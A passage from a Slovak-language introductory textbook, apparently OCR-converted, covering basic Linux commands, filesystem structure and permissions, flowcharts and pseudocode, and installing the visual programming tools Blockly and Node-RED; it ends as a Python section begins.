Predstavme si pripojenie mobilného zariadenia na prístupový bod (access-point) s pomocou Wifi. Proces asociácie zariadenia do Wifi siete je pomerne komplexný (viď obrázok 3.1).

Obrázok 3.4 - Asociácia mobilného zariadenia do WiFi siete

Zdroj [5]

Aby každý programátor aplikácie nemusel strácať čas vývojom vlastného komunikačného riešenia a aby dve rôzne zariadenia dokázali medzi sebou komunikovať, používajú dohodnutý protokol. Implementácia protokolov je zaistená používaním štandardizovaných knižníc, modulov a služieb (daemonov), ktoré sú súčasťou operačných systémov.

Takto programátor v aplikácií zavolá napríklad funkciu ap_connect(192.168.1.1) a systémová knižnica sa postará o kompletný proces pripojenia zariadenia k access-pointu.

Operačný systém značne zjednodušuje nasadenie novej funkcionality do zariadení, keďže napríklad o riadenie a spracovanie sieťového pripojenia a komunikácie po sieti sa starajú moduly, knižnice či daemoni daného systému.

3.2.2 Linuxové príkazy

Operačný systém v základnej inštalácií obsahuje niekoľko tisíc nástrojov, ktoré poskytujú jednotlivé služby. Z pohľadu základného použitia je dobré poznať niekoľko príkazov, ktoré sa používajú najčastejšie.

ZAPAMÄTAJTE SI!

Príkazy v operačnom systéme Linux sú citlivé na veľkosť znakov (case sensitive).

sudo Príkaz pre eleváciu prístupových práv. Niektoré príkazy či spustenie aplikácií je obmedzené pre bežných používateľov. Hlavným dôvodom je bezpečnosť.

Ak potrebujete spustiť príkaz s vyšším oprávnením, stačí pred neho napísať sudo. Ide o niečo podobné ako "Spustiť ako administrátor", čo poznáme z prostredia Windows.

```
>sudo apt install firefox
```

nano Príkaz pre spsutenie textového editoru *Nano* pre úpravu súborov. Ako parameter príkazu je potrebné použiť názov konkrétneho súboru. Vtedy sa súbor otvorí v editore. Ak sa parameter nepoužuje, bude vytvorený nový čistý textový súbor.

Ak zadaný súbor na požadovanej ceste neexistuje, vytvorí sa automaticky nový.

```
> nano ./config.txt
```

Príkaz je vhodný pri úprave konfiguračných súborov priamo v terminálovom rozhraní. Pre uloženie konfiguračných súborov sú často vyžadované vyššie oprávnenia, preto je potrebné na začiatok príkazu zadať **sudo**.

```
> sudo nano ./config.txt
```

apt Príkaz pre inštaláciu, aktualizáciu a odstraňovanie balíkov. Vyžaduje eleváciu oprávnení pre používateľa zo skupiny sudo.

```
> sudo aptupdate
```

ifconfig Zistenie IP adresy, ktorá bola pridelená sieťovému rozhraniu.

```
> ifconfig
```

```
eth0 Link encap:Ethernet  HWaddr fa:16:3e:17:3f:60
inet addr:37.9.171.127  Bcast:37.9.171.255
Mask:255.255.254.0
inet6 addr: fe80::f816:3eff:fe17:3f60/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:2507
errors:0 dropped:0 overruns:0 frame:0
TX packets:181
errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:271807839 (271.8 MB)
TX bytes:89493944 (89.4 MB)
```

pwd Zistenie aktuálne otvoreného priečinku. Výstupom je úplná cesta. Vhodné napríklad v situácii, kedy je potrebné zistiť, kde sa aktuálne v systéme

nachádzame.

```
> pwd
```

cd Príkaz na prechod do požadovaného priečinku. Napríklad prechod do priečinku pre webový server.

```
> cd /var/www/html
```

ls –l Výpis aktuálnych súborov v priečinku.

```
> ls -l /etc/apache2/

total 84

-rw-r--r-- 1 root root  7114 Feb  3 02:00 apache2.conf

drwxr-xr-x 2 root root  4096 Feb  3 01:10 conf-available

drwxr-xr-x 2 root root  4096 Feb  3 01:10 conf-enabled

-rw-r--r-- 1 root root  1782 Mar 19  2016 envvars

-rw-r--r-- 1 root root 31063 Mar 19  2016 magic
```

tail –f, cat, more, less, Výpis obsahu textových súborov (nie binárnych). Vhodné pre rýchly náhľad do obsahu súboru, skriptu, či konfigurácie.

grep Filtrovanie výstupu - nájdenie riadku, ktorý obsahuje konkrétne znaky.

```
> cat apache2.conf | grep Log

# HostnameLookups: Log the names of clients or just their IP
addresses

# ErrorLog: The location of the error log file.

#  If  you  do  not  specify  an  ErrorLog  directive  within
a <VirtualHost>

ErrorLog ${APACHE_LOG_DIR}/error.log

# LogLevel: Control the severity of messages logged to the
error_log.

# "LogLevel info ssl:warn"

LogLevel warn
```

restart Reštartovanie alebo vypnutie operačného systému.

`shutdown`

`systemctl` Reštartovanie služby. Pri úprave konfigurácie systémových služieb a aplikácií je často potrebné reštartovanie daemona, aby si načítal novú (upravenú) konfiguráciu.

```
> sudo systemctl start apache2.service
> sudo systemctl stop apache2.service
> sudo systemctl restart apache2.service
```


TIP!

V prípade problémov, alebo potreby ďalších príkazov je vhodné použiť vstavanú dokumentáciu dostupnú cez príkazy `man`, `howto`,alternatívne použiť vyhľadávanie na webe. Najlepšie je vyhľadávať anglické znenie problému. Napríklad:

- Ukončenie procesu linux -> Kill task linux.
- Zmena IP adresy linux -> Change IP address linux.

Takéto vyhľadávanie má výhodu v tom, že na fórach (napríklad StackOverflow) je možné nájsť pomerne detailne vysvetlené použitie jednotlivých príkazov, často aj ich výhody či nevýhody oproti iným príkazom.

3.2.3 Súborový systém

Súborový systém je sada pravidiel pre ukladanie súborov a priečinkov na pevný disk tak, aby bolo možné ich opäť prečítať. Býva v ňom vymedzené napríklad:

- kde na pevnom disku sa daný súbor nachádza,
- aký má názov,
- v akom je priečinku,
- aké má prístupové práva.

Súborové systémy existujú na pevných diskoch v oblasti definovanej ako tzv. diskový oddiel. Týchto oddielov môže mať pevný disk viac. Prenosné média (CD, DVD, USB kľúč) obsahujú spravidla len jediný súborový systém, nie sú členené na oddiely.

Na systémoch UNIX sú súborové systémy na oddieloch pevných diskov aj na iných zariadeniach pripájané doprieč inkov. Základ tvorí koreňový súborový systém, ktorý sa pripojí na koreňový priečinok a do jeho štruktúry sa potom zapúšťajú (pripájajú) ďalšie súborové systémy podľa požiadaviek používateľa. Pripájanie súborových systémov môže prebiehať automaticky (napr. po vložení média), alebo môže byť vyžadované vykonať manuálne pripojenia.

V unixových systémoch platí, že všetko je súbor. Na rozdiel od iných systémov, nerozdeľuje Linux názov súboru na mená a príponu. Prípona, ak je, je jednoducho súčasťou mena súboru. Unixové

systémy tiež rozlišujú veľké a malé písmená v názvoch súborov.Takže súbor s menom "novak" je niečo iné ako súbor "Novak".


Súbor (adresár) s menom začínajúcim bodkou je považovaný za skrytý súbor, na čo reagujú príslušné programy tak, že ho nezobrazia. Na zobrazenie takých súborov je spravidla nutné použiť adekvátnu voľbu v nastavení príslušného programu.

Unixové operačné systému rozlišujú nasledujúce typy súborov:

- obyčajný súbor,
- priečinok - typ súboru, ktorý obsahuje odkazy na iné súbory,
- symbolický a pevný odkaz - odkaz na iný súbor v súborovom systéme,
- znakové a blokové zariadenie – špeciálny súbor pre komunikáciu medzi jadrom systému a diskami (blokovými zariadeniami - CD, HDD, FDD), alebo vstupno-výstupnými zariadeniami ako myš a klávesnica (znakové zariadenia),
- pomenovaná rúra (named pipe) – kanál pre výmenu informácií medzi procesmi,
- soket – určený pre sieťové spojenia.

Priečinková štruktúra

Priečinková štruktúra začína koreňovým priečinkom (tzv. root), ktorý sa označuje normálnou lomkou (/). Do koreňového priečinku sú vnorené ďalšie úrovne, ktoré majú vyhradený účel. Vizuálny náhľad na štruktúru je vyobrazený na obrázku 3.5.

Obrázok 3.5 - Priečinková štruktúra OS Linux

Zdroj [13]

- **/bin**– Nenahraditeľné spustiteľné súbory využívané všetkými používateľmi. Nájdeme tu okrem iného interpreter príkazového riadku (shell) a základné riadkové nástroje pre prácu so systémom.

- **/boot**–Priečinok, ktorý obsahuje súbory súvisiace so spustením (bootovacím procesom) operačného systému. Nachádzajú sa tu napríklad aj obrazy jadier systému, ich konfigurácia, obraz ramdisk-u, ale taktiež konfigurácia zavádzača systému (tzv. bootloader-a).

- **/dev** – Súbory zariadení, teda špeciálne súbory, ktoré reprezentujú jednotlivé zariadenia.

- **/etc**– Konfiguračné súbory, presnejšie štruktúra konfiguračných súborov. V podadresári init.d (v niektorých distribúciách je to rc.d) sa ukrývajú skripty potrebné pre spúšťanie a vypínanie systémových služieb (v unixových systémoch sa im hovorí démoni).

- **/home**– Domovské adresáre užívateľov. Podadresár s vaším používateľským menom je vaše územie, kde môžete vykonávať skoro čokoľvek.

- **/lib**– Tie najdôležitejšie knižnice potrebné pre beh systému. V podadresári modules sa nachádza modul jadra.

- **/media, /mnt**–Priečinok, kde bývajú pripojené médiá (CD, DVD, flash disky, diskety) a ďalšie diskové oddiely.

- **/proc**– Špeciálne súbory, ktoré tvoria komunikačné rozhranie s jadrom. Tu sa môžete dozvedieť mnohé o činnosti jadra a vhodnými zmenami príslušných súborov môžete upravovať jeho funkciu.

- **/opt** –Priečinok vhodný pre inštaláciu softvéru, ktorý nie je pôvodne vytvorený pre unixové systémy a nevie využívať jeho štruktúru.

- **/root** – Domovský priečinokpoužívateľa root.

- **/sbin** – Nenahraditeľné spustiteľné súbory určené výhradne pre užívateľov root.

- **/usr** – Tzv. sekundárne hierarchie, obsahujú okrem iného podpriečinky ako:**bin, sbin, lib** a ďalšie, ktoré sa nachádzajú v koreňovom priečinku. Tieto ale nie sú nutné prefungovanie systému. Sú v nich uložené používateľské programy. Podpriečinok**local** slúži ako priestor na inštaláciu softvéru mimo hlavný balíčkovací systém. Podpriečinok **share** obsahuje spravidla dátové súbory aplikácií. Podprečinok **share/doc** alebo **/doc** obsahujú dodatočnú dokumentáciu k jednotlivým programom.

- **/var**– Premenlivé súbory, ktorých obsah sa mení. Tu je potrebné zabezpečiť, aby vždy bolo k dispozícii voľné miesto na disku. Bez toho nebude systém fungovať správne. Napríklad podpriečinok log obsahuje záznamy systémových protokolov - súbory s informáciami o tom, čo sa v systéme udialo počas poslednej doby. Veľmi cenný informačný zdroj pri diagnostike problémov.

- **/tmp**– Dočasné súbory. Rovnako ako v prípade priečinku **/var** aj tu je nutné zaistiť dostatok voľného priestoru. Ak nebude voľné miesto k dispozícií, systém prestane fungovať správne. Súbory uložené v tomto adresári sa neodporúča mazať počas behu systému.Aj dočasné súbory, môžu mať pre práve spustené programy kľúčový význam.

3.2.4 Prístupové práva

V systéme Linux sa väčšina objektov považuje za súbory. Pre zaistenie bezpečnosti systému Linux používa oprávnenia k súborom. To znamená, že každý súbor v systéme Linux nesie svoje oprávnenia na súbor, ktoré definujú, čo môže so súborom robiť vlastník (user), skupina (group) a ďalší (others). Základné prístupové práva, ktoré sa dajú v systéme nastaviť:

- read(čítanie),
- write, (zápis)
- execute (spúšťanie).

Orientácia v prístupových právach je dôležitá. Obzvlášť kvôli nasledujúcim situáciám: Vytvoríte skript, ktorý chcete spustiť cez webový prehliadač. Otvoríte prehliadač, načítate cieľovú adresu skriptu a skript sa nespustí. Problém je pravdepodobne v prístupových právach. Súbor sme vytvorili ako používateľ janko. Aby mohol skript spustiť aj webový server, potrebuje mať pridelené prístupové práva pre spúšťanie (x - execute). Webový server pristupuje k súborom ako používateľ www-data zo skupiny www-data. K dispozícii sú 2 riešenia:

1) Prideliť používateľovi www-data vlastníctvo súboru, čím získa kontrolu nad súborom.
2) Prideliť ostatným používateľom (other) oprávnenie spúšťať skript.

Pozrime si detailne výstup príkazu `ls -l` nižšie:

```
> ls -l moj_skript.py
```

```
-rwxrw-r-- 1 janko admin 1108485 Feb 14 7:34 moj_skript.py
```

Výstup uvedený vyššie poskytuje veľa užitočných informácií o súbore moj_skript.py.

`-rwxrw-r--`

Súborové povolenia sa vždy zobrazujú v trojici, kde zobrazujú informácie o právach pre :

- čítanie (r),
- zápis (w),
- spúšťanie (x).

Ak niektorý znak chýba a je nahradený znakom “-”, znamená to, že práva nie sú pridelené (sú teda zamietnuté).

Trojica práv rwx sa zobrazuje pre tri identity:

- používateľ (user) - autor súboru,
- skupina (group) - skupina používateľov,
- ostatní (other) - všetci ostatní mimo definovaného používateľa a skupiny.

`1`	Počet pevných odkazov na súbor a nie je dôležitý pre rozsah tohto kurzu.
`janko admin`	Používateľ (janko) a skupina (admin), ktorí vlastnia súbor. V takomto prípade používateľská skupina a všetci jej členovia majú určitú úroveň vlastníctva nad súborom.
`1108485`	Veľkosť súboru v bajtoch.
`Feb 14 7:34`	Dátum a čas poslednej úpravy.
`moj_skript.py`	Názov súboru.

Často je vyžadovaná zmena prístupových práv (odobratie, pridanie, zmena vlastníctva). Pre tieto úlohy sa používajú nástroje chmod a chown.

Prístupové práva súborov sú pomerne dôležitý koncept pre systém Linux. Prostredníctvom súborových oprávnení, systém definuje svoju bezpečnostnú politiku. Bežný používateľ by nemal byť schopný upraviť konfigurácie a obsah súborov, ktoré mu nepatria. V dôsledku tejto funkcionality je pri zmene nastavení, mazaní, kopírovaní, ukladaní alebo spúšťaní niektorých služieb a skriptov vyžadované oprávnenie super užívateľ (tzv. root), prípadne byť členom skupiny sudo-ers.

3.2.5 Vzdialené pripojenie

Pri Linuxových systémoch sa často stretávame s potrebou vzdialeného pripojenia. S pomocou vzdialeného pripojenia sa dokážeme pripojiť a ovládať systém vzdialene, či už z druhého konca kancelárie, alebo na opačnom konci sveta.

Pre komunikáciu so vzdialeným systémom sa často využíva emulácia terminálu. Medzi dve najčastejšie protokoly patria:

- **telnet** - softvér používaný na interakciu v sieti s počítačovým systémom. Komunikácia prebieha nezabezpečnou formou.
- **ssh** - bezpečný shell, často používaný so vzdialenými aplikáciami, kde sa prenášajú citlivé informácie ako napríklad heslá.

3.3 Vývojový diagram a pseudokód

Pred napísaním akéhokoľvek kódu programátor potrebuje porozumieť problému a ako sa tento problém dá vyriešiť tým, že ho rozdelí do postupnosti krokov a rozhodnutí.


Programátori bežne nevytvárajú prvý návrh programu v žiadnom špecifickom jazyku. Tieto jazykovo nezávislé programy sú zamerané skôr na logiku, než na syntax a často sa nazývajú algoritmy. Vývojový diagram je bežný spôsob, ako reprezentovať a pochopiť algoritmus. Takýto prístup sa rieši s pomocou vývojových diagramov a pseudokódu.

Vývojový diagram

Vývojové diagramy sa používajú pri navrhovaní a dokumentovaní jednoduchých procesov alebo programov. Podobne, ako iné typy diagramov, pomáhajú vizualizovať to, čo sa deje, a tým pomáhajú porozumieť procesu, v ktorom možno nájdu nedostatky, čiže miesta, kde vznikajú najčastejšie chyby a problémy. Existuje mnoho rôznych typov vývojových diagramov a každý typ má svoj vlastný repertoár schematických značiek.

Dve najbežnejšie značky vo vývojovom diagrame sú:

- obdĺžnik - krok programu, vykonanie operácie .
- kosoštvorec - rozhodovacie podmienky.

Obrázok 3.6 - Vývojový diagram diagnostiky problému

Zdroj [5]

Bloková schéma poskytuje rýchly a vysokoúrovňový pohľad na systém, ktorý rýchlo identifikuje body záujmu alebo problémy. Vzhľadom na svoju perspektívu na vysokej úrovni, nemusí ponúknuť úroveň podrobností potrebnú na komplexnejšie plánovanie alebo implementáciu. Blokový diagram nezobrazí všetky káble či dátové toky a ich podrobnú implementáciu. To je úloha schémy zapojenia, či softvérovej dokumentácie.

Blokový diagram: najlepšie postupy

1. Identifikujte cieľový systém alebo aplikáciu. Určite systém alebo aplikáciu, ktorý sa má zobraziť s pomocou diagramu. Definujte komponenty, vstupy a výstupy systému alebo aplikácie.

2. Vytvorte a označte časti diagramu. Pridajte symbol pre každú súčasť systému a pripojte ich pomocou šípok na označenie toku. Označte každý blok tak, aby bol ľahko identifikovateľný.
3. Označte vstup a výstup. Označte vstup, ktorý aktivuje blok a výstup, ktorý ukončí blok.
4. Overte presnosť voči požadovanej funkcionalite. Konzultujte to so všetkými zúčastnenými stranami, aby ste overili presnosť.

Pseudokód

Pseudokód je neformálny zápis fungovania počítačového programu. Využíva konvencie bežného programovacieho jazyka, ale je určený pre čítanie človekom.

Pseudokód zvyčajne vynecháva detaily, ktoré sú dôležité pre pochopenie algoritmu strojom, ako sú deklarácie premenných, kód špecifický pre systém, volania knižníc a podobne.

Účelom použitia pseudokódu je to, že je pre ľudí jednoduchšie pochopiť text napísaný hovorenou rečou. Takýto kód je pomerne efektívny pre vysvetľovanie a návrh základnej funkcionality aplikácie je nezávislý na vývojovom prostredí.

Bežne sa používa v učebniciach a vedeckých publikáciách, ktoré dokumentujú rôzne algoritmy a tiež pri plánovaní vývoja počítačových programov, pre prvotný návrh štruktúry programu pred skutočným kódovaním.

Najčastejšie sa objavuje týchto päť komponentov:

- premenná
- priradenie
- vstup/výstup
- podmienky
- opakovanie

Premenná má názov, typ údajov a hodnotu. V pamäti je vyhradené miesto pre každú premennú.V praxi sa overilo používať názvy premenných, ktoré sú relevantné pre konkrétnu úlohu.

Priradenie je úkon umiestnenia hodnoty do premennej. To sa môže zobraziť formou zápisu:

```
set = 5;

set = num + set;
```

Na ľavej strane je názov premennej, v ktorej sa ukladá hodnota a na pravej strane je hodnota. Keď je do premennej priradená hodnota, stará hodnota sa prepíše novou hodnotou, takže stará hodnota je nenávratne stratená.

Vstup / výstup sa zaoberá externým zdrojom (môže to byť používateľ alebo iný program), ktorý prijíma alebo poskytuje informácie.

Príklady vstupov a výstupov:

- výstup - Zapisovanie / zobrazenie / tlač
- vstup - Čítanie / získanie / zadanie

Podmienky umožňujú výber medzi vykonaním akcie alebo preskočením akcie. Sú to podmienené vyhlásenia, ktoré si definuje progamátor aplikácie.Podmienky sú napísané takto:

```
IF (podmienené vyhlásenie)

...zoznam akcií...

ELSE

...zoznam akcií...
```

Opakovanie je konštrukcia, ktorá umožňuje niekoľkokrát vykonať inštrukcie. Pri používaní opakovaní sa objavuje niekoľko problémov:

- počiatočná hodnota - aká hodnota premennej alebo počítadla je pri prvom opakovaní.
- testovanie - kedy a ako sa testuje premenná alebo počítadlo.
- inkrementácia - počítadlo opakovaní.

Príklad pseudokódu:

```
void function fizzbuzz {

  for (i = 1; i <= 100; i++) {

    set print_number to true;

    If i is divisible by 3 {

      print "Fizz";

      set print_number to false; }

    If i is divisible by 5 {

      print "Buzz";

      set print_number to false; }

    If print_number, print i;

    print a newline;

  }


}
```

3.4 Vizuálne programovanie

Vstup do oblasti vývoja softvérových riešení je dnes omnoho jednoduchší, než tomu bolo pred 10 či 20 rokmi. Cena hardvérových zariadení a vývojového prostredia (IDE) sa výrazne znížila. Taktiež množstvo vzdelávacích materiálov a ich kvalita sa neustále zvyšuje. Dalo by sa povedať, že vývojárom softvérových riešení sa dnes môže stať takmer ktokoľvek, kto má záujem.

Blockly

Pre uľahčenie prvého vstupu do oblasti programovania, bol pre začiatočníkov vytvorený nástroj s názvom Blockly, ktorý vytvorila spoločnosť Google v spolupráci s univerzitou MIT. Blockly je vizuálny programovací nástroj navrhnutý tak, aby pomohol začiatočníkom pochopiť pojmy a koncepty programovania. Použitím viacerých typov blokov Blockly umožňuje používateľovi vytvoriť program bez vytvorenia jediného riadku kódu.

Obrázok 3.7 - Vizuálny programovací jazyk Blockly.

Zdroj [14]


V prostredí Blockly je možné vytvoriť všetky potrebné časti kódu, ktoré sa používajú pri serióznom vývoji komerčných a open-source riešení. K dispozícii sú napríklad premenné, cykly, funkcie, podmienky. Veľmi zaujímavou funkciou je prekladač vizuálneho kódu do často používaných jazykov, ako JavaScript alebo Python.

Blockly je 100% klientsky nástroj, ktorý nevyžaduje žiadnu podporu zo servera (pokiaľ sa nevyužíva cloudové úložisko). Nástroj nemá žiadne závislosti na nástrojoch tretích strán (v prípade potreby rekompilácie jadra operačného systému). Google, ako autor produktu, ponúka na Git Hubekompletný prístup k zdrojovým súborom.

Inštalácia Blockly

Postup inštalácie off-lineprostredia Blockly na lokálny počítač:

1) Stiahnite si ZIP archív z GitHubu: https://github.com/google/blockly/zipball/master.
2) Archív rozbaľte do web server adresára, ktorý sprístupní webové rozhranie:
    a. v prípade xampp (Windows) je to htdocs,
    b. pre lamp (Linux) je to /var/www/html/.
3) Otvorte súbor na ceste: http://localhost/demos/generator/index.html
4) Alternatívou je otvorenie HTML súboru **demos/generator/index.html** cez Windows prieskumník. Týmto sa otvorí v prehliadači prvý demo súbor.

Obrázok 3.8 - Demo kód v Blockly jazyku

Zdroj [14]

Ďalšie detaily k jazyku Blockly, hotové riešenia, návody a online editor sú k dispozícii na stránkach projektu: https://developers.google.com/blockly/ .

Node-RED

Pre vývoj komplexných IoT riešení je na trhu k dispozícii aj open-source vizuálno-programovací nástroj Node-RED (https://nodered.org/). Tento nástroj pochádza z dielne spoločnosti IBM, ktorá sa aktívne podieľa na vývoji IoT infraštruktúry a IoT štandardov. Jeho veľkou výhodou je, že funguje vo webovom prehliadači.

Node-RED je možné nainštalovať na:

- lokálny počítač,
- doskový počítač typu Raspberry Pi,
- android zariadenie,
- do cloudu (napríklad Amazon, Google).

Základným predpokladom funkčnosti celého systému je mať nainštalované Node JS 8.x LTS.

Proces inštalácie pre OS Linux

1. Spustite terminál a zadajte nasledujúce príkazy.

2. Inštalácia Node-JS prostredia.
```
sudo apt install nodejs-legacy
```

3. Inštalácia npm balíčkovacieho systému.
```
sudo apt install npm
```


4. Inštalácia Node-RED.
```
sudo npm install -g --unsafe-perm node-red node-red-admin
```

5. Povolenie predvoleného Nore-RED portu 1880 na Linuxovom firewalle.
```
sudo ufw allow 1880
```

6. Spustenie Node-RED.

```
node-red
```

7. Otvorte prehliadač a zadajte novú adresu: **http://localhost:1880**. K Node-RED je možné teraz získať aj vzdialený prístup. Stačí poznať IP adresu zariadenia, kde je Node-RED nainštalovaný. Nová URL adresa pre vzdialený prístup by mala napríklad tvar: **http://192.168.1.100:1880**

Obrázok 3.9 - Node-RED hlavné rozhranie

Zdroj [15]

Automatické spustenie

V prípade, že potrebujete zaistiť aby sa Node-RED spustil automaticky po každom reštarte systému, prípadne po páde služby, musíte ho zaregistrovať do **systemd** daemona.

Automatické spustenie je veľmi užitočná vlastnosť v prípade IoT riešení, pretože neočakávané situácie ako výpadok napätia, vyčerpanie pamäte, prípadne DDoS útok na zariadenie sú pomerne ľahko realizovateľné a veľmi pravdepodobné.

1. Vytvorte nový súbor cez nano editor.

```
sudo nano /etc/systemd/system/node-red.service
```

2. Do nového súboru vložte konfiguráciu:

```
[Unit]

Description=Node-RED

After=syslog.target network.target

 [Service]
```

```
ExecStart=/usr/local/bin/node-red-pi --max-old-space-size=128 -v

Restart=on-failure

KillSignal=SIGINT


# log output to syslog as 'node-red'

SyslogIdentifier=node-red

StandardOutput=syslog


# non-root user to run as

WorkingDirectory=/home/UTILISATEUR/

User=UTILISATEUR

Group=UTILISATEUR

[Install]

WantedBy=multi-user.target
```

3. Zaregistrujte súbor cez systemd daemon.
   ```
   sudo systemctl enable node-red
   ```

4. Zastavte manuálne spustenú inštanciu aplikácie Node-RED.
   ```
   node-red-stop
   ```

5. Spustite Node-RED ako službu cez systemd.
   ```
   sudo systemctl start node-red
   ```

3.5 Textové programovanie

Vizuálne programovanie bolo predstavené ako alternatívny prístup, ktorý zjednodušuje začiatočníkom programátorom vstup do sveta programovania. Bežne sa používajú rozhrania, kde sa funkčný kód definuje s pomocou textových príkazov.

Python

Python je interpretovaný programovací jazyk určený pre všeobecné programovanie. Namiesto toho, aby bola všetka jeho funkčnosť postavená na jadre, Python bol navrhnutý tak, aby bol vysoko modulárny. K dispozícií je niekoľko stoviek modulov, ktoré z neho robia rozšíriteľný jazyk pre potreby akéhokoľvek projektu. Táto kompaktná modulárnosť robí Python obzvlášť populárnym. Dôležitým cieľom autorov jazyka Python je zachovanie zábavy počas tvorby aplikácií. To sa odzrkadľuje aj v názve jazyka - podľa britskej komediálnej skupiny Monty Python.

Python prostredie

